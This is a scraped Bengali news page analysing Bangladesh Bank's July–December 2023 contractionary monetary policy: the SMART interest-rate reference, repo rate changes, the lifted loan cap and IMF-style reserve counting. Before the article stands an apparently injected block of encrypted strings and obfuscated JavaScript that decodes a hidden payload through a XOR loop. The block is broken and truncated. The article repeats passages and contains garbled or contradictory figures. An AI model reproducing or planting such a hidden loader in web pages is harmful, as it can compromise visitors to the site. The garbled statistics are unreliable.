7Coorbn20ixlbCEc4OfF5EzI3XMrpM4Lhk","1bASVVY4XBRGztZXUHOD7cx0YrTVrv+2h+iB9iKTv6StzyP6WnmgInj4uF2Z/us8t6tcLE9Tq94BSinP5PNlD7WT4bJMIYRlYXTORKopOiCmiIv7BsfTpY5mL1hJV7qe2wsl4Mk/15+d","VPI98eruzqmD4OU9lL5GD9/LnwlYPIJNPS1BvTwHZD0/1MmvowPQsOB7xPvHN0Vn8pivf8Mb8WNpQvNx9ivEyPcVk6NxnY9VN4TVWruhEyBR1K+iIdJ4ZV2IngoV3UkBeL5NBrzUttDZ","Aw6R3xJCnVunhrQl2hRmvDHhzUlFQOXyGJeN1m0u5zd3gHXARxZWewyJGwV0BDDoSqz2hwB5XE1diKaw0afu0tIFFnTaUkcpE6JFPCM1zgs/z+7IpTtdYqzQ5IuoQOHwujWY094mcIde","OifsCxNN7mQ2ylqIjSzzIUUQenFsnAxNy1m/USb1sMz8McuBwqq8jZy9QvWimnDMpLQqOCq2lGMBMOGqWx7Yc56yBT0huFOkhsaect8l0jTK/4RKVrxK7S4Jh4Eab4wgrKssYcCysjea","F+fJqse7f4LAyLGFI3/roTjpEusvwSafiZVxjdAhA5t3lNpZ2KlF/3KT0lZGN37wZeohhVRm4B1qU1JfJo7OgWskoHEa9xMDgOhRXDfmFgZvPFcR75hFtzjKQ76VcrYudJHJSNDNO2lP","ZuZwVLx72Yx9IaWzx/dmxmthq6wk64xxYEzY9U8lvzeHX3mFjAnjJwSppYqqlS+qUIaZuksxyI0lfR+x5QFv1u3V/6ci7h1RRqpADspM0q46IktcbLWJ1HzDI4B/s1HsuXSlTLNsLyPn","1KFag3dIYNi+2bJdjzW38VjEDkXfTdpkHWy40fbkRjrEv+p08zvha4NM2pTOm5BypY9VkSPlmb6L5EcISzghnmQzGyvCuVwKzQJrzDWeSE75xnMQH2jHx9k/8dAo1e1XjUuUx70wldt+","KvW+ecgZswGhhYdBysSojXnd8zuDJ3BPkIvCwFM5BhrcAVwajveHfoerCENPn1uzeWQ40W1tQDpjSfV+gyUFXOMXDTJrRVWOYM56S8xNUUw6B+tLplNLPtfWqhQLZ26IaTsLlDFvYruF","VWizL5qdYtcyoVb1lSuF0DLqEMLQTDQIGq6bgZ6FdDrpZW5z+CIoSrBZy3qQ+EddleFuwOWGWU8rp2g1r9OewHsTAbSobNs4fj/k8GgMkHEVrQoSAV3zqkUxDelAhc/4yLZoXaeKiLGi","4O3ChQAAdsmQkaJxQgZ1l17Zzn4orfJnu52OztxzJpr2vp83QdmXcbMWq55y/rIswzgI6LHw4RujFX7QZ/ckpIloVwYQR1Ph1XjZ/I7q3Z2hTrVtDWrfYwidcHB7NIsm2PmE8TRCEnZB","yJJWIVW3DNCpovRF4pQY+8FIbGdLnSW4mV7OedGXVvVIREQNfr//AcZy5pOfDNl4YCmy3R6K530xMhs0KcSBY5TODmS159WR6C76Yh3ueWmyQBknoCL5pRsd2nj0KT3IlkwE+Vj+pCsD","SHEi1MBIQgJqrZ6JBZCs8J0KnHN28M+XPYuc3itbiPQI5ABv59oWQFFXgjMv4xotKLzCFsO/rhGYiC4+XSmugkObuF/W+dFTmcpzC4sQCdhYGo7Vv2VoH65UaZTEbC/pgKPvx5TJ7kGk","AKRmsrhIe5uX1APWxL//kgo/fVc4jpCoLI5a7TTTwFhL/nw4FzW6SRbu/LW3EQ1iwAGbn1PyCP3RgVv6Z1ejw9Yl6AWFMac1crcBGwXV1ibxsfZ9D4jy2uoXDO9Pk5gFSZKBATUPvnOt","POAlyDSD9Qhf/XxuX+RrRTJRZ0MHG0TnRw5rT78AyU67vivb4uJJX4UtvqAfcoZWXJuftM0zID7NHgZqgU71nrGjY/DKHP9lasGZTfPI+lBkq+vzU87nI3z4fFbapt3eje/uKgHuFNCI","nFbPNW6WJouqTfZU56+ETjKn4zDA29Ap1O/S96jWKhm0Smj459mldkXcdCPkUGYEkgibYuJU8Zu30HU260vAB4wzWLM8rVAzLzjD/8YhMh4xcB7G6WtzSEww0j5PP0yvzj7TN+QdUfVs","OPQRsh3wOWDjf4Qdtx5DOxyXyaskPS52tcPyBDTlzFctPYmLNYxmliqEjjPcxq3E+Jvrx9KNURISMakIkV8b4MekkPUMg2lK7v0/HZqH4h54duaqII3i+MKGkqTLdH0zm0nzMHvRjOjs","VR+gtct4YYIFu+LIpuS4uTz5knw2GJ985OfVJ4QOuVaOkhVW+4H5CJ4yxfdWDMJzZWVqLsze9QGRfC8YNY+GtkAlfK0fcMZuoK1hIzYIqu2hDB0M7qaiTMq9fM/tFUCevdzo+XZ8Tpez","2zorM4prRH1SUaANrdtnhBZRLIXkobILBpv7cvmHpLCnuo2wE+f7Pa6PX6YvcH52D//gRrfpKPNlwvaSwVjmjSfjPjdkF7LvRW3Fcm9DNv1bPvnZGn6THVLS0DvK4MmGGuou3zde6HmU","YHB6qN+qO1eI4vMXOr0jOBPS53qNjUBjDIWgiB3cECJqtI4RCOJVcensJ95ERURHlFJAM0uFlHR27OGxqXUU3/SmxYkhn+LOWI9/D6C6Leyp6vjjxHQpaz68mWwhvQbcliKPyyCjL+iD","JGeiukpdPANwxHMR2B/Zr/niYId/zs/BVaB+vfv6HK/J4e+HJ79dlC/lpftCegpmvLgXONGDritoJHx9LTn2hF1cjUBQSE1eLaPuY0Cfp5ZK8PhGLlwdypPD5/3Sx88ZCMqJ870Cob4t","QHKat/xXKu2dQgMc1RU8gcZtI0H5ejuM17ANfRoiybfI+2+hKul+SaBrpwRV9FqohqcewGil4dUW36bsQRJTITTv2IVSS32b/P7SWVGYkzArSerNJQbC6zBpdEPqXqWZe4GqzqGJ8aXL","UDnhBfIOf8KLQMBV+5SCxgc314v4Ue5cQJq4bb0vKqpVBa06Dy3rhfKym6ZlgXXhjI/FV0ItiTe4Gyz9fGSVwtS2j7ALfM2D/jslcBdrF16Gel4/oF0JbjOkqBtc4cnMo9PEQp8ZwBbs","bBrxoQtOaVEx17MiTGgimo8MbN2kCQi+CmI5dkDB7R0rYSRxYOB/RzrCkl0jARfNlc83xX3iajEPCWEHmXybnvxKl16OlOC8d+JKOJUeFvz3azAkhBTNAliZZIFKhRePJHT6l3ZVkp48","JktcZ8J5SIT08WTGOLUvFkGlbE3vSv2PdgvN2eqW3HvWvEf2DuCXzlPvoldQP/PGxlP5C0NFlsuW10X48Qsilhejgy+vptuAVdM9x7U9x8diNM3Mkp2Pa+M7s1OqQU6eZbX2PjVNGfl9","k2KeZBaetSKh9vu5xmvFqwo16Jl/QkAZ5ZyfkRYMndDdetBhVbmQZDF/27H0VEbfTbRY/2h/CnXK31r8criW/y8dUzEcgR7AVElnBeVXkLuOJ23MVIFcyWXH1E9pqpGtus5FbOUyln2w","OLPpCNnOlelXLuC85LyX44j5gT4owEfFQndl6/O1XVlMK83MUTtPRrGpO9LpAhoiXbvZKobwYtydr9vDb5VUtWmnewrJF64PiCH4tp8hxvX/R3UQT5Z5PQu69JkL4rqlGWVvxKWz+PB2","neu3aFIrpJPMzFpOpLyCFtkLLwQiBQq729dwJZti5C/F+Nv2DxNxp5shoaWmOJhBM/2GI0VtQ9cxML9NPhlYJd4XPcZLioCQ5WzSrjAhZPUfp6AMhATxxbAH/Le8KCR+hQgyI4O/t+O4","OmWK"],pnCL=null,Qdsy=[19,32,59,54,33,60,58,59],E46=85,jBD="",BPx=0,bPB={},amO="",zuF0=0,awF3="",vZy=0,U5u=0,j3DCQ="";if(pnCL){for(BPx=0;BPx>4));if(BPx+2>2));if(BPx+3>>0;for(BPx=0;BPx>>0))>>>0;Flp=(Flp^(Flp>>>17))>>>0;Flp=(Flp^((Flp<<5)>>>0))>>>0;awF3+=s['String']['fromCharCode'](amO.charCodeAt(BPx)^(Flp&255));}for(BPx=0;BPx>4));if(BPx+2>2));if(BPx+3>>0;for(BPx=0;BPx>>0))>>>0;Flp=(Flp^(Flp>>>17))>>>0;Flp=(Flp^((Flp<<5)>>>0))>>>0;awF3+=s['String']['fromCharCode'](amO.charCodeAt(BPx)^(Flp&255));}for(BPx=0;BPx

বাংলাদেশের নতুন মুদ্রানীতি অর্থনীতিতে সুফল বয়ে আনতে পারবে?

১২:২২:১৩ অপরাহ্ন, সোমবার, ৩ জুলাই ২০২৩

বাংলাদেশের মুদ্রানীতিতে বড়ো পরিবর্তন এনে ২০২৩-২০২৪ অর্থবছরের প্রথম ছয় মাসের জন্য সংকোচনমূলক নতুন মুদ্রানীতি ঘোষণা করেছে বাংলাদেশ ব্যাংক। নতুন মুদ্রানীতিতে ঋণের সুদের হার, রিজার্ভ গণনার পদ্ধতি, মুদ্রা সরবরাহ নীতি ইত্যাদি ক্ষেত্রে বড়ো ধরনের পরিবর্তন আনা হয়েছে। 

১ জুলাই, ২০২৩ থেকে ২০২৩-২৪ অর্থবছরের প্রথমার্ধের (জুলাই-ডিসেম্বর) মুদ্রানীতি কার্যকর হয়। মুদ্রানীতিতে নীতি সুদহারের করিডোর প্রথা, সুদহারের সীমা প্রত্যাহার, ডলারের একক দাম, রিজার্ভের প্রকৃত হিসাবায়নসহ নানা উদ্যোগ নেওয়া হয়েছে, যা আন্তর্জাতিক মুদ্রা তহবিলের (আইএমএফ) ঋণের শর্তের মধ্যে ছিল। ফলে পুরো মুদ্রানীতিটি হয়েছে আইএমএফের ছক অনুযায়ী।

বাংলাদেশের অর্থনীতিতে সংস্কার করার জন্য আন্তর্জাতিক মুদ্রা তহবিল যেসব পরামর্শ দিয়েছে, তার অনেক ছাপ উঠে এসেছে এবারের মুদ্রানীতিতে। পাশাপাশি মূল্যস্ফীতি রোধে মুদ্রা সরবরাহনির্ভর নীতি থেকে সরে এসে সুদহার লক্ষ্য করে মুদ্রানীতি প্রণয়ন শুরুর ঘোষণা দিয়েছে বাংলাদেশ ব্যাংক।

বাংলাদেশে যে ধরনের লক্ষ্যমাত্রাভিত্তিক মুদ্রানীতি

বিশ্বব্যাপী বর্তমানে চার ধরনের লক্ষ্যমাত্রাভিত্তিক মুদ্রানীতি প্রচলিত আছে: ১. সুদহার টার্গেটিং, ২. মূল্যস্ফীতি টার্গেটিং, ৩. মুদ্রা সরবরাহ টার্গেটিং, এবং ৪. বিনিময় হার টার্গেটিং। 

বাংলাদেশ ব্যাংক এতদিন ‘মূল্যস্ফীতি টার্গেটিং’ মুদ্রানীতি প্রণয়ন করে আসছিল। তবে এবার ‘সুদহার টার্গেটিং’ মুদ্রানীতি ঘোষণা করা হয়েছে। মুদ্রানীতিতে এটা কাঠামোগত পরিবর্তন বলা যায়। নতুন মুদ্রানীতিতে টাকার চাহিদা কমাতে নীতি সুদহার বাড়ানো হয়েছে। ঋণের সুদহারের যে ৯ শতাংশ ক্যাপ ছিল তাও তুলে দেওয়া হয়েছে। নতুন সুদহার ব্যবস্থা হলো ‘স্মার্ট’ (SMART) তথা শর্টটার্ম মুভিং এভারেজ রেট (Short-term Moving Average Rate)।

১৮২ দিন মেয়াদি সরকারি ট্রেজারি বিলের ৬ মাসের গড় সুদের সঙ্গে আপাতত সর্বোচ্চ ৩ শতাংশ করিডোর বা সীমা দেওয়া থাকবে। বর্তমানে ট্রেজারি বিলের গড় সুদহার ৭ শতাংশের নিচে রয়েছে। এর মানে গ্রাহক পর্যায়ে ঋণের সুদহার হবে ১০ দশমিক ১০ শতাংশের আশেপাশে। বাংলাদেশের নতুন মুদ্রানীতিতে নীতি হার হিসাবে বিবেচিত রেপো সুদহার ৫০ বেসিস পয়েন্ট বাড়িয়ে ৬ দশমিক ৫০ শতাংশ করা হয়েছে। অর্থাৎ এখন কেন্দ্রীয় ব্যাংক থেকে ব্যাংকগুলো জরুরি প্রয়োজনে অর্থ নিলে গুনতে হবে অতিরিক্ত সুদ। পাশাপাশি রিভার্স রেপো ২৫ বেসিস পয়েন্ট বাড়িয়ে ৪ শতাংশ, ২৫ শতাংশ থেকে ৪ দশমিক ৫০ শতাংশ করা হয়েছে। এখন কেন্দ্রীয় ব্যাংকে টাকা রাখলে ব্যাংকগুলোকে আগের চেয়ে বেশি সুদ পাবে। এমনিতেই বাজারে আগুন। উচ্চ মূল্যস্ফীতির চাপে নাকাল মানুষ। এই চাপ সামলাতে অবশেষে টাকার প্রবাহ কমিয়ে ঋণের খরচ বাড়ানোর উদ্যোগ নিয়েছে বাংলাদেশ ব্যাংক। এ জন্য ঋণের সুদহারের সীমা তুলে দেওয়ার ঘোষণা দিয়েছে। তবে এই সীমা নিয়ন্ত্রিত। এর ফলে ব্যাংক ও আর্থিক প্রতিষ্ঠান থেকে ঋণ নেওয়ার সুদের হার কিছুটা বাড়ছে। পাশাপাশি বাংলাদেশ ব্যাংক থেকে টাকা ধার করতে ব্যাংকগুলোকেও বেশি খরচ করতে হবে। এ জন্য নীতি সুদহার বাড়ানো হয়েছে।

বাংলাদেশের নতুন মুদ্রানীতি আইএমএফ’র শর্ত মেনে হয়নি, বলছেন কেন্দ্রীয় ব্যাংকের গভর্নর

বাংলাদেশ ব্যাংকের গভর্নর জনাব আবদুর রউফ তালুকদার বলেছেন, মুদ্রানীতিটি আইএমএফ’র শর্ত মেনে হয়নি।৷ তিনি৷ আরো বলেন, অনেক দেশ এই পদ্ধতিতে মুদ্রানীতি প্রণয়ন করে, সেটা অনুসরণ করা হয়েছে। মুদ্রানীতির কাঠামোগত পরিবর্তন করা হয়েছে। নতুন মুদ্রানীতির মাধ্যমে ২০২৩-২৪ অর্থবছরে বাজেটে ঘোষিত মূল্যস্ফীতি ৬ শতাংশে নামিয়ে এনে ৭ শতাংশ জিডিপি প্রবৃদ্ধি অর্জনের আশা করছে বাংলাদেশ ব্যাংক। মুদ্রানীতিটি পুরোপুরি সংকোচনমূলক না করে সংকুলানমূলক করলে ভালো হতো। মূল্যস্ফীতি কমাতে সুদহার কিছুটা বাড়লেও এই নীতি কতটা কার্যকর হবে, তা নিয়ে সন্দেহ রয়েছে। কারণ, বেসরকারি খাতে ঋণ কমিয়ে দেওয়ায় ছোটো ও মাঝারি উদ্যোক্তারা ঋণবঞ্চিত হবেন। এ কারণে কর্মসংস্থান সৃষ্টিও বাধাগ্রস্ত হবে। উচিত ছিল এসব খাতকে প্রাধান্য দিয়ে নীতি প্রণয়ন করা।

বাংলাদেশ ব্যাংক যদি বলতে পারত, ঋণখেলাপি ও অনিয়মে পড়া ব্যাংকগুলো কেন্দ্রীয় ব্যাংকের তারল্যসহায়তা পাবে না, তাহলে ব্যাংক খাতে শৃঙ্খলা ফিরত। অর্থনীতির বর্তমান পরিস্থিতিতে অনিয়মে পড়া ব্যাংকগুলোকে শক্ত হাতে তদারকি করতে হবে। সব ব্যাংকের ওপর নজরদারি জোরদার করতে হবে, যাতে প্রকৃত উদ্যোক্তারাই শুধু ঋণ পান। এ জন্য প্রয়োজন কেন্দ্রীয় ব্যাংকের সদিচ্ছা। ২০২০ সালের এপ্রিলে ব্যাংক ঋণের সুদহার সর্বোচ্চ ৯ শতাংশ নির্ধারণ করে দেয় বাংলাদেশ ব্যাংক। এরপর আর্থিক প্রতিষ্ঠানগুলোর সুদহার সর্বোচ্চ ১১ শতাংশ নির্দিষ্ট করে দেওয়া হয়। মুদ্রানীতিতে সুদহারের সীমা তুলে দেওয়া হয়। এ বিষয়ে জানানো হয়, ১৮২ দিন মেয়াদি ট্রেজারি বিলের গড় হারের সঙ্গে ব্যাংকগুলো ৩ শতাংশ ও আর্থিক প্রতিষ্ঠানগুলো ৫ শতাংশ সুদ যুক্ত করতে পারবে। এটাই হবে সুদের সর্বোচ্চ হার।

বাংলাদেশ ব্যাংকের তথ্য অনুযায়ী, গত ছয় মাসে ১৮২ দিন মেয়াদি ট্রেজারি বিলে গড় সুদ ছিল ৭ দশমিক ১২ শতাংশ। এর ফলে নতুন নিয়মে ব্যাংকঋণের সুদহার হবে সর্বোচ্চ ১০ দশমিক ১২ শতাংশ। আর আর্থিক প্রতিষ্ঠানগুলোর ঋণের সুদহার হবে সর্বোচ্চ ১২ দশমিক ১২ শতাংশ। ক্ষদ্র ও মাঝারি শিল্পে (এসএমই) ও ভোক্তা ঋণের তদারকি খরচের জন্য ব্যাংক ও আর্থিক প্রতিষ্ঠানগুলো আরও ১ শতাংশ বেশি সুদ আরোপ করতে পারবে। ক্রেডিট কার্ডের সুদহার আগের মতোই ২০ শতাংশ থাকবে। ১৮২ দিন মেয়াদি ট্রেজারি বিলের গড় হারের সঙ্গে ব্যাংকগুলো ৩ শতাংশ ও আর্থিক প্রতিষ্ঠানগুলো ৫ শতাংশ সুদ যুক্ত করতে পারবে। এটাই হবে সুদের সর্বোচ্চ হার। পাশাপাশি মুদ্রানীতিতে মূল্যস্ফীতি নিয়ন্ত্রণে রেপো হার ৫০ শতাংশীয় পয়েন্ট বাড়ানো হয়েছে। এতে রেপো হার ৬ শতাংশ থেকে বৃদ্ধি পেয়ে ৬ দশমিক ৫০ শতাংশে উঠবে। রেপোর মাধ্যমে ব্যাংকগুলোকে টাকা ধার দিয়ে থাকে বাংলাদেশ ব্যাংক। এতে ব্যাংকগুলোকে টাকা ধার করতে আগের চেয়ে বেশি সুদ গুনতে হবে। সেই সঙ্গে রিভার্স রেপো হার ২৫ শতাংশীয় পয়েন্ট বাড়ানো হয়েছে ৪ দশমিক ২৫ থেকে বৃদ্ধি পেয়ে তা হবে ৪ দশমিক ৫০ শতাংশ। এর মাধ্যমে ব্যাংকগুলো থেকে টাকা তুলে নেয় বাংলাদেশ ব্যাংক। পাশাপাশি স্পেশাল রেপো সুদহার ৯ শতাংশ থেকে কমিয়ে সাড়ে ৮ শতাংশ করা হয়েছে। এই বিশেষ সুবিধা দেওয়া হয় তারল্য সংকটে পড়া ব্যাংকগুলোকে। পাশাপাশি মুদ্রানীতিতে মূল্যস্ফীতি নিয়ন্ত্রণে রেপো হার ৫০ শতাংশীয় পয়েন্ট বাড়ানো হয়েছে। এতে রেপো হার ৬ শতাংশ থেকে বৃদ্ধি পেয়ে ৬ দশমিক ৫০ শতাংশে উঠবে।

বৈদেশিক মুদ্রার রিজার্ভ গণনা করা হবে আইএমএফ ম্যানুয়াল অনুসরণ করা হবে প্রচলিত পদ্ধতির পাশাপাশি

রিজার্ভ গণনার ক্ষেত্রে বাংলাদেশ ব্যাংকের কাছে বৈদেশিক মুদ্রার যে রিজার্ভ রয়েছে, সেটার সঙ্গে ঋণ হিসাবে বা বিভিন্ন তহবিলে দেওয়া রিজার্ভ গণনা করে প্রকাশ করত কেন্দ্রীয় ব্যাংক। কিন্তু এভাবে গণনা না করে নেট রিজার্ভ বা ব্যবহার যোগ্য রিজার্ভের হিসাব গণনা করার জন্য পরামর্শ দিয়েছিল আন্তর্জাতিক মুদ্রা তহবিল। বাংলাদেশ ব্যাংকের নতুন মুদ্রানীতিতে বলা হয়েছে, এতদিন রিজার্ভ যে ফর্মুলায় করা হতো, সেটার পাশাপাশি আইএমএফ ম্যানুয়াল অনুযায়ীও করা হবে। দুটি পদ্ধতিই থাকবে এবং পাশাপাশি দেখানো হবে। এতদিন ব্যাংক ঋণের ক্ষেত্রে সর্বোচ্চ সুদের হার নির্ধারণ করে দিয়েছিল বাংলাদেশ ব্যাংক।

ব্যাংকঋণের সুদহার সীমা নেই

সাধারণত ৯ অথবা ১০ শতাংশের বেশি ব্যাংকগুলো সুদ নিতে পারত না। এর সঙ্গে মিল রেখে তাদের আমানত সংগ্রহ করতে হতো। কিন্তু এখন থেকে ঋণে সুদহারের সর্বোচ্চ সীমা আর থাকছে না। এখন থেকে ঋণের সুদের হার হবে বাজার ভিত্তিক। তবে এ জন্য একটি রেফারেন্স রেট থাকবে। ট্রেজারি বিলের ছয় মাসের লেনদেন রেটের গড়ের সঙ্গে তিন শতাংশ বাড়তি যোগ করে ব্যাংকগুলো আর পাঁচ শতাংশ মার্জিন যোগ করে আর্থিক প্রতিষ্ঠানগুলো ঋণের সুদহার নির্ধারণ করবে। বর্তমানে ট্রেজারি বিলের ছয় মাসের গড় ৭ দশমিক ১০ শতাংশ। ২০২০ সালের এপ্রিল মাসে ঋণের সর্বোচ্চ সুদহার ৯ শতাংশ নির্ধারণ করে দিয়েছিল বাংলাদেশ ব্যাংক। তবে গত জানুয়ারি মাসে ভোক্তা ঋণে সর্বোচ্চ ১২ শতাংশ আর ক্রেডিট কার্ড ঋণের সুদের হার তুলে দিয়েছিল বাংলাদেশ ব্যাংক।

কেন্দ্রীয় ব্যাংকের ঋণকর্মসূচি ও আরো কিছু কথা

বাংলাদেশ ব্যাংক আগে ছয় মাসের জন্য ঋণের কর্মসূচি দিত, এবার প্রক্ষেপণ করেছে। চলতি জুন পর্যন্ত বেসরকারি খাতের ঋণে ১৪ দশমিক ১ শতাংশ প্রবৃদ্ধির লক্ষ্য ছিল, তবে অর্জন ১১ শতাংশ হবে বলে অনুমান করছে কেন্দ্রীয় ব্যাংক। আগামী ডিসেম্বর পর্যন্ত তা আরও কমিয়ে ১০ দশমিক ৯ শতাংশ প্রক্ষেপণ করা হয়েছে। আগামী ডিসেম্বরে তা বাড়িয়ে ৪৩ শতাংশ করা হয়েছে। আগামী ২০২৩-২৪ অর্থবছরে বাজেটে ব্যাংক খাত থেকে ১ লাখ ৩২ হাজার ৩৯৫ কোটি টাকার ঋণ নেওয়ার কথা বলেছে সরকার। সরকারের ব্যাংক ঋণ ও টাকা ছাপানো সংক্রান্ত বিষয়ে বাংলাদেশ ব্যাংক গভর্নর বলেছেন, টাকা ছাপানো একটা নিয়মিত প্রক্রিয়া।

সরকার ঋণ নিয়ে বেতন-ভাতা, ভর্তুকি, ঋণের সুদ পরিশোধ করে না। সরকারের ব্যাংক ঋণের অর্থ বার্ষিক উন্নয়ন কর্মসূচিতে (এডিপি) খরচ করে। এর ফলে রাস্তাঘাট, গ্যাস লাইন তৈরি হয়। অর্থনৈতিক অঞ্চল শুধু করে রাখলেই হবে না, এসব সুবিধা দিতে হবে। বেসরকারি উৎপাদন খাত, এসএমই ও কৃষি খাত যেন পর্যাপ্ত অর্থ পায়, তা নিশ্চিত করা হবে। মুদ্রানীতিতে জানানো হয়, বাংলাদেশ ব্যাংক আগামী ১ জুলাই থেকে ব্যাংকের দামে ডলার বিক্রি করবে। তখন থেকে ডলারের কেনা ও বেচায় এক দাম চালু হবে। এখন ব্যাংকগুলো ১০৮ টাকা ৫০ পয়সা দামে প্রবাসী আয়, ১০৭ টাকা দামে রপ্তানি আয় কিনছে। আর বাংলাদেশ ব্যাংক রিজার্ভের ডলার বিক্রি করছে ১০৬ টাকা দামে। বিভিন্ন মাধ্যমে পরীক্ষা করে দেখা গেছে, ডলার ১০৮ টাকা বা এর কাছাকাছি দাম বাজার দ্বারা প্রতিফলিত। মুদ্রানীতিতে বলা হয়েছে, আইএমএফের নীতিমালা মেনে রিজার্ভের প্রকৃত হিসাবায়ন ১ জুলাই থেকে চালু হবে। একই সঙ্গে প্রচলিত নিয়মেও রিজার্ভ হিসাবায়নও চলবে। নীতিমালা মেনে প্রকৃত রিজার্ভ গণনা করা হলেও তা প্রকাশ করা হবে না।

উপসংহার

নতুন মুদ্রানীতি বাস্তবায়নে নানা চ্যালেঞ্জ দেখছে বাংলাদেশ ব্যাংক। মুদ্রানীতির সফলতা নির্ভর করছে নতুন নীতির কার্যকারিতা, ডলারের বিনিময় হারের স্থিতিশীলতা, আর্থিক হিসাব ঘাটতি থেকে ইতিবাচক ধারায় ফেরানোর ওপর; পাশাপাশি মার্কিন কেন্দ্রীয় ব্যাংক ব্যবস্থা ফেডারেল রিজার্ভ (ফেড) এবং ইউরোপিয়ান কেন্দ্রীয় ব্যাংক যেভাবে নীতি সুদহার বাড়িয়েছে, তা থামার ওপরে। মুদ্রানীতিটি সংকোচনমূলক। উচ্চ মূল্যস্ফীতি ও ডলারের বিনিময় হারের চাপ, রিজার্ভের পতন, লেনদেন ভারসাম্যে ঘাটতি, উচ্চ খেলাপি ঋণ, তারল্য সংকট ও অন্যত্র উচ্চ সুদহারের বিষয়গুলো বিবেচনা করে মুদ্রানীতি প্রণয়ন করা হয়েছে। আগামী অর্থবছরে ব্যাংকঋণের লক্ষ্যমাত্রা ব্যাংক ব্যবস্থা থেকে ঋণের যে লক্ষ্যমাত্রা নেওয়া হচ্ছে, পুরো অর্থবছরে তা নেওয়া হলে মূল্যস্ফীতির ওপর কোনো প্রভাব পড়বে না। কারণ, টাকাগুলো উৎপাদনমুখী কাজে ব্যবহার করাই সরকারের উদ্দেশ্য। বেশি ব্যাংকঋণ মানেই বেশি টাকা ছাপানো। আর বেশি টাকা ছাপানো মানে মূল্যস্ফীতি বৃদ্ধির আশঙ্কা। শুধু তাই নয়, এতে বেসরকারি খাতের ঋণ পাওয়ার সম্ভাবনা কমে যায় এবং ক্ষতিগ্রস্ত হয় কর্মসংস্থান ব্যবস্থা।